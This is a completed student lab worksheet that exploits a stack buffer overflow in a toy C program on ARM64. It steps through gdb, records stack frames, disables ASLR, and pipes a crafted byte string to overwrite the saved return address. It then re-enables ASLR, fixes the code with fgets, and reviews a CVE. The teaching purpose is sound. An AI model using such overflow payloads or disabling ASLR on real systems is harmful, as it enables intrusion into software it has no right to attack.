**Look at main.c. Describe what it does.**

**Answer: As designed/intended, main calls a function which does some math and stores the result. It then gets input from the user and displays it again.**

***Task 1 - Compile main.c***

Compile the program using the following command:

***gcc -o main  main.c  -g***

Type in or copy/paste this command

Notice that you get a warning.

Show a screen shot with your name somewhere in the screenshot, the compile command, and the warning.

A screen shot of a computer

Description automatically generated

***Task 2 – Run main from the debugger, without causing buffer overflow***

**Use the following command to enter the debugger**

***gdb main***

Set breakpoints with the following commands

***b get\_input***

***b benign\_function***

Run the following command

***disassemble main***

This provides the assembly ARM code that was created from the c code in main. It also provides the address in memory for each ARM instruction.

Fill in the following table with the addresses of the branch and link instructions. Give the hexadecimal representation, not decimal. The address of the instruction is on the left.

|  |  |
| --- | --- |
| **Instruction** | **Address** |
| bl benign\_function | 0x0000000000000900 |
| bl get\_input | 0x0000000000000908 |

Table 1

Note that in the first line of the disassembly code that the stp function is run. stp is store pair and places two registers at the memory location given. x29 and x30 are placed on the stack.

What are x29 and x30? Why are they placed on the stack?

**Answer: x29 is the frame pointer and X30 is the return address. The return address is stored because if we lose the reference to that, the program will never be able to return to what called it. The frame pointer is stored to return the memory to the same state (or pointing to the same place) as it was before the program was called. Both of these together allow the program to return to the same state that it was in prior to being called.**

Run the program with the following command

***r***

You are now at the first line of benign\_function. Display hexadecimal register values with the following command.

***i r***

***(hit enter to see the rest of the registers)***

Fill in the following table with register values (hexadecimal not decimal)

|  |  |
| --- | --- |
| Register | Value |
| x29 | 0xfffffffffb00 |
| x30 | 0xaaaaaaaaa904 |
| SP | 0xfffffffffaf0 |

Table 2

We are now in the function benign\_function. When benign\_function was called, new values were written into the x29 and x30 registers. Before benign\_function was called, the previous values of the x29 and x30 registers were saved on the stack.

We have two stack frames on the stack right now, one for main, and one for benign\_function. The values of x29 and sp in table 2 above are the boundaries of benign\_function’s stack frame. The stack frame for main should have the values of x29 and x30 when the program first started. (Recall that we saw in the disassembly where these values got written to the stack.)

Look at the contents of the stack with the following command

***x/4gx $sp***

Note that the TOP of the stack is in the TOP row of the table. So benign\_function stack frame is at the top, then main stack frame.

You can figure out the boundaries of each stack frame using the current values of stack pointer and frame pointer, and by noticing the frame pointer value placed on the stack at the beginning of main.

Each row in the following table represents 16 bytes starting at the address shown. Copy the values for the bytes into Table 3. Each column with a value is 8 bytes. A register is 8 bytes.

|  |  |  |
| --- | --- | --- |
| Memory Address | Value | Value |
| 0xfffffffffaf0 | 0x0000aaaaaaaaa918 | 0x0000000000000000 |
| 0xfffffffffb00 | 0x0000fffffffffb20 | 0x0000ffffb7ea7364 |

Table 3




Figure 2

Figure 2 shows a schematic of the stack frames. Using the values you entered into Table 2, what are the addresses pointed to by A and B in Figure 2?

**A: 0xfffffffffaf0 (SP), B: 0xfffffffffb00 (X29)**

Given this information, use the values you entered into Table 3 to determine the previous values of x29 and x30 when they were written to the stack frame early in the execution of main:

Using this information, what is the address pointed to by C in Figure 2?

**C: 0x0000fffffffffb20**

Type ***n*** repeatedly until you have entered get\_input, main.c:45

Type

***i r***

Fill in the following table with hexadecimal register values

|  |  |
| --- | --- |
| Register | Value |
| x29 | 0xfffffffffb00 |
| x30 | 0xaaaaaaaaa904 |
| SP | 0xfffffffffb00 |

Table 4

Type ***n*** repeatedly until the program is waiting for input.

**Type in the first 8 characters of your name and hit enter.**

Now type ***x/6gx $sp***

Fill in the following table.

|  |  |  |
| --- | --- | --- |
| Memory Address | Value | Value |
| 0xfffffffffae0 | 0x0000fffffffffb00 | 0x0000aaaaaaaaa90c |
| 0xfffffffffaf0 | 0x00000007aaaaa918 | 0x626f42796c6c6942: input=BillyBob |
| 0xfffffffffb00 | 0x0000fffffffffb00 | 0x0000ffffb7ea7364 |

Table 5

What does the data in memory shown in the top row represent? (What registers have been saved to memory?)

**The SP and return address for get\_input()**

Circle or highlight in Table 5 the input you typed. (For reference, A will show up as 41, B as 42, and so on).

Type ***n*** enough times to finish execution.

Note that the program exited normally.

***Task 3 – Run main.c from the debugger, causing buffer overflow***

**Type *r* to run the program again**

**Type *n* repeatedly until the program is waiting for input.**

**Input a string that is 18 characters and press enter.**

**Type *n***

**Type**

***x/6gx $sp***

Fill in the following table

|  |  |  |
| --- | --- | --- |
| Memory Address | Value | Value |
| 0xfffffffffae0 | 0x0000fffffffffb00 | 0x0000aaaaaaaaa90c |
| 0xfffffffffaf0 | 0x00000007aaaaa918 | 0x4242424242424242 |
| 0xfffffffffb00 | 0x4242424242424242 | 0x0000ffffb7004242 |

Table 6

**What has happened to our stack frame for main**?

**It was overwritten by a swarm of B’s (I will not apologize for this glorious pun)**

Type ***n*** repeatedly until you get some question marks

Display register values with the following command

***i r***

Fill in the following table with register values

|  |  |
| --- | --- |
| Register | Value |
| x29 | 0x4242424242424242 |
| x30 | 0xffffb7004242 |
| SP | 0xfffffffffb20 |

**Table 7**

**What happened to our x29 and x30 value?**

**X29 was completely overwritten, X30 had the two right most bytes overwritten**

**Type *n***

**What is the result? Why did this happen?**

**“Cannot find bounds of current function”. The short version is that we overwrote our return address and GDB is now lost. The slightly longer version is that GDB stores information for where the functions in the program are stored, and the new, overwritten return address is outside of the bounds that it expected.**

**Type *q***

**Type *y***

***Task 4 – record address for arbitrary\_code function***

**Now we are going to record the starting address for the arbitrary\_code function. We are going to craft a buffer overflow attack that causes the x30 value that main saved to the stack to be overwritten with this address.**

**Type *gdb main***

**Type *disassemble arbitrary\_code***

**What is the address in memory of the first line of the arbitrary\_code function?**

**0x0000000000000878**

**Type *q* to exit the debugger**

***Task 5 - Run main from command line, overflow the buffer***

Now we're back at the command line.

Run the main executable.

***./main***

Provide input that is 20 characters.  What happens?

**Segmentation fault**

Provide a screen shot with your name somewhere in the screen shot, the command to run main, and the result.

A screenshot of a computer program

Description automatically generated

***Task 6 - Run main from command line, craft input to main to execute arbitrary\_code function***

We're going to have the program jump to our arbitrary code function.

**Type *echo 0 > /proc/sys/kernel/randomize\_va\_space***

This command turns off ASLR.  Research this and describe what it is and why we need to do this to make arbitrary\_code function run.

**ASLR randomizes the location of memory segments to make it more difficult to execute buffer overflow attacks. It makes it harder for attackers to know where in memory an executable is stored. We need to turn this off as we are trying to do the exact thing it’s designed to guard against, use a buffer overflow attack to have the program overwrite memory with the address of an executable.**

Now we will put an address into the buffer.  We need to send hex characters.  Do this with a command like this:

***echo -e "ABCDEFGHIJKLMNOP\x78\xa8\xaa\xaa\xaa\xaa" | ./main***

This pipes input to your program.  The \x indicates a hex byte is coming.  Craft your input so it goes to the address for arbitrary\_code that you recorded in Task 3.  Since we are doing little endian, the address has to be backwards in bytes.

What happens?

**The address for the malicious code was overwritten into the stored return address, resulting in it being run after get\_input was completed.**

(Control C to make execution stop)

**Task 7 – Turn ASLR back on**

Type ***echo 1 > /proc/sys/kernel/randomize\_va\_space***

Type ***echo -e "ABCDEFGHIJKLMNOP\x78\xa8\xaa\xaa\xaa\xaa" | ./main***

**What happens?**

**Segmentation fault**

**Task 8 – Fix the vulnerability**

Write a new version of main.c, where gets(buffer) is replaced with fgets(buffer, 8, stdin)

Run your new main function with an input greater than 8 characters. What happens?

**The program ignores the additional input characters.**

***Task 9***

Go to https://cve.mitre.org

Find a stack buffer overflow vulnerability.  Give the CVE number, the name of the vulnerability and the affected software.Look at the reference.  How was it reported (e.g. GitHub, SourceForge)?  Briefly describe the vulnerability (one sentence).  Why do you think there are still vulnerabilities like this?

**CVE-2023-31710, TP-Link Archer AX21(US)\_V3\_1.1.4 Build 20230219 and AX21(US)\_V3.6\_1.1.4 Build 20230219 are vulnerable to Buffer Overflow. Reported through GitHub. If I’m understanding it correctly, an attacker is able to control (via one input) the size of a buffer that will be written, which then could be larger than the actual buffer, leading to a buffer overflow. There are probably an uncountable number of reasons why these relatively simple attacks are still effective. One answer could simply be, for lack of a better phrase, a lack of imagination on the part of the programmer. The hacker and the programmer generally approach software from different perspectives. One focusing on ways to exploit, the other on ways to complete their assigned task. Another possible reason is that there are so many avenues available to attack, this exploit is caused by a vulnerability in another part of the program. Asking programmers to figure out all of the second/third/etc. order effects of every single line of code they write and how it will effect every other line of code in the program is not a small ask, and is likely asking for too much for all but the best programmers.**